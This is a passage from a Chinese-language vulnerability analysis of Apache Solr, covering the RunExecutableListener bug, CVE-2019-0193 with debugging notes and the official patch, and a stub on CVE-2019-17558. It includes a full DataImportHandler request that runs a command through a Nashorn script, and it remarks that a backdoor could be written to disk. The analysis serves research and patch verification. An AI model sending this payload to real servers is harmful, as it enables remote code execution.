


先会判断我们的`listener`是否存在,然后在这里对我们的`listener`进行实例化


进行初始化,但是初始化之后并没有用这个对象



`listener`的存储也是使用的最开始json解析的结果





然后用来对`ConfigOverlay#data`赋值,后续的遍历listener也是从data中拿到的




第一次发包就连接起来了,那就还剩下一个疑问,什么时候进行的写入操作。此时查看文件,还没有被写入。但是这里所有配置已经完成,估计也不远了,果然,没跟几步就发现了


> 注意,这里写入文件的操作是不影响第二次发包的,这里的作用应该是把自定义的listener存储在硬盘上,在重启应用的时候去获取(所以这里其实可以写入后门,具体好不好用还得看是这怎么修的)





还有一个疑问,就是 https://paper.seebug.org/425/ 中说的`Event`为`newSearcher`





漏洞修复

解决了XML解析问题并删除了RunExecutableListener类

CVE-2019-0193

利用条件

```
Apache Solr < 8.2.0
使用 DataImportHandler
```

参考

https://github.com/vulhub/vulhub/tree/master/solr/CVE-2019-0193


https://mouse0w0.github.io/2018/12/02/Introduction-to-Nashorn/

https://mp.weixin.qq.com/s/typLOXZCev_9WH_Ux0s6oA

https://paper.seebug.org/1009/#_1


漏洞分析

目标用的是jdk11,debug的时候需要注意一下参数





然后还有个问题就是jdk的版本不一致,导致断点打不到,因为摸索了半天也没弄明白docker里面那个java环境变量怎么设置的,就干脆直接把java文件给删了,然后自己搞了个java的软连接放过去以假乱真。

成功打到断点,接下来就是看一下处理逻辑




将我们的请求进行处理,所有的参数都赋值进了`requestInfo`中,然后取出command参数进行判断,进入分支后再对debug进行判断,所以payload中需要把`debug=true`







然后调用了 `Nashorn JavaScript` 引擎,执行`js`脚本。这里我们的`config`都已经被解析完成了。去找一下是如何进行解析的




然后找了半天找不到,而且最让我疑惑的是还是`handler`的时候就已经完成了赋值???,然后去看了一下别人的文章,突然反应过来这种`config`一般修改后都会有记录,改了一下发包,果然这里其实还并没有开始进行赋值



真正赋值的地方(像这种的话直接往xml解析的方法上断点,就能拦到了):



这里去截取我们要执行的方法名



漏洞修复

官方commit中， https://github.com/apache/lucene-solr/commit/325824cd391c8e71f36f17d687f52344e50e9715

```
11 ...trib/dataimporthandler/src/java/org/apache/solr/handler/dataimport/DataImportHandler.java
@@ -80,6 +80,9 @@
    private static final String PARAM_WRITER_IMPL = "writerImpl";
    private static final String DEFAULT_WRITER_NAME = "SolrWriter";
+   static final String ENABLE_DIH_DATA_CONFIG_PARAM = "enable.dih.dataConfigParam";
+
+   final boolean dataConfigParam_enabled = Boolean.getBoolean(ENABLE_DIH_DATA_CONFIG_PARAM);
    public DataImporter getImporter() {
      return this.importer;
@@ -134,7 +137,7 @@ public void handleRequestBody(SolrQueryRequest req, SolrQueryResponse rsp)
      if (DataImporter.SHOW_CONF_CMD.equals(command)) {
        String dataConfigFile = params.get("config");
-       String dataConfig = params.get("dataConfig");
+       String dataConfig = params.get("dataConfig"); // needn't check dataConfigParam_enabled; we don't execute it
        if(dataConfigFile != null) {
          dataConfig = SolrWriter.getResourceAsString(req.getCore().getResourceLoader().openResource(dataConfigFile));
        }
@@ -151,6 +154,12 @@ public void handleRequestBody(SolrQueryRequest req, SolrQueryResponse rsp)
        return;
      }
+
+     if (params.get("dataConfig") != null && dataConfigParam_enabled == false) {
+       throw new SolrException(SolrException.ErrorCode.FORBIDDEN,
+           "Use of the dataConfig param (DIH debug mode) requires the system property " +
+               ENABLE_DIH_DATA_CONFIG_PARAM + " because it's a security risk.");
+     }
+
      rsp.add("initArgs", initArgs);
      String message = "";
```

默认为false

若请求中含有dataConfig节点，且系统属性默认值未被修改（默认为false），抛出异常

补丁增加了一个Java系统属性 `enable.dih.dataConfigParam`（默认为false） 只有启动solr的时候加上参数-Denable.dih.dataConfigParam=true 这样enable.dih.dataConfigParam系统属性才为true。

使用Solr 8.2.0验证漏洞修复情况。再发同样的payload，响应403，

Request

Raw | Params | Headers | Hex

```
POST /solr/new_core/dataimport HTTP/1.1
Host: cqq.com:8983
Content-Length: 604
User-Agent: Mozilla/5.0
Content-type: application/x-www-form-urlencoded
Connection: close

command=full-import&debug=true&core=new_core&name=dataimport&dataConfig=
<dataConfig>
  <dataSource type="URLDataSource"/>
  <script><![CDATA[
        function poc(){
java.lang.Runtime.getRuntime().exec("/Applications/Calculator.app/Contents/MacOS
/Calculator");
        }
  ]]></script>
  <document>
    <entity name="stackoverflow"
            url="https://stackoverflow.com/feeds/tag/solr"
            processor="XPathEntityProcessor"
            forEach="/feed"
            transformer="script:poc" />
  </document>
</dataConfig>
```

Response

Raw | Headers | Hex | JSON Beautifier

```
HTTP/1.1 403 Forbidden
Connection: close
Content-Type: application/json;charset=utf-8
Content-Length: 376

{
  "responseHeader":{
    "status":403,
    "QTime":4033},
  "error":{
    "metadata":[
      "error-class","org.apache.solr.common.SolrException",
      "root-error-class","org.apache.solr.common.SolrException"],
    "msg":"Use of the dataConfig param (DIH debug mode) requires the system
property enable.dih.dataConfigParam because it's a security risk.",
    "code":403}}
```

因为在 `DataImportHandler#handleRequestBody` 中，抛出了异常。

```
DataImportHandler.class
Decompiled .class file, bytecode version: 52.0 (Java 8)        Download...  Choose Sources...
dataConfig   Match Case  Words  Regex  12 matches
115
116         } else if (params.get("dataConfig") != null && !this.dataConfigParam_enabled) {  params: "name=dataimport&core=new_core&deb
117             throw new SolrException(ErrorCode.FORBIDDEN, "Use of the dataConfig param (DIH debug mode) requires the system property
118         } else {                                                                          false
```

CVE-2019-17558

利用条件

```
5.0.0 到 8.3.1
```


参考

https://github.com/vulhub/vulhub/blob/master/solr/CVE-2019-17558/README.zh-cn.md

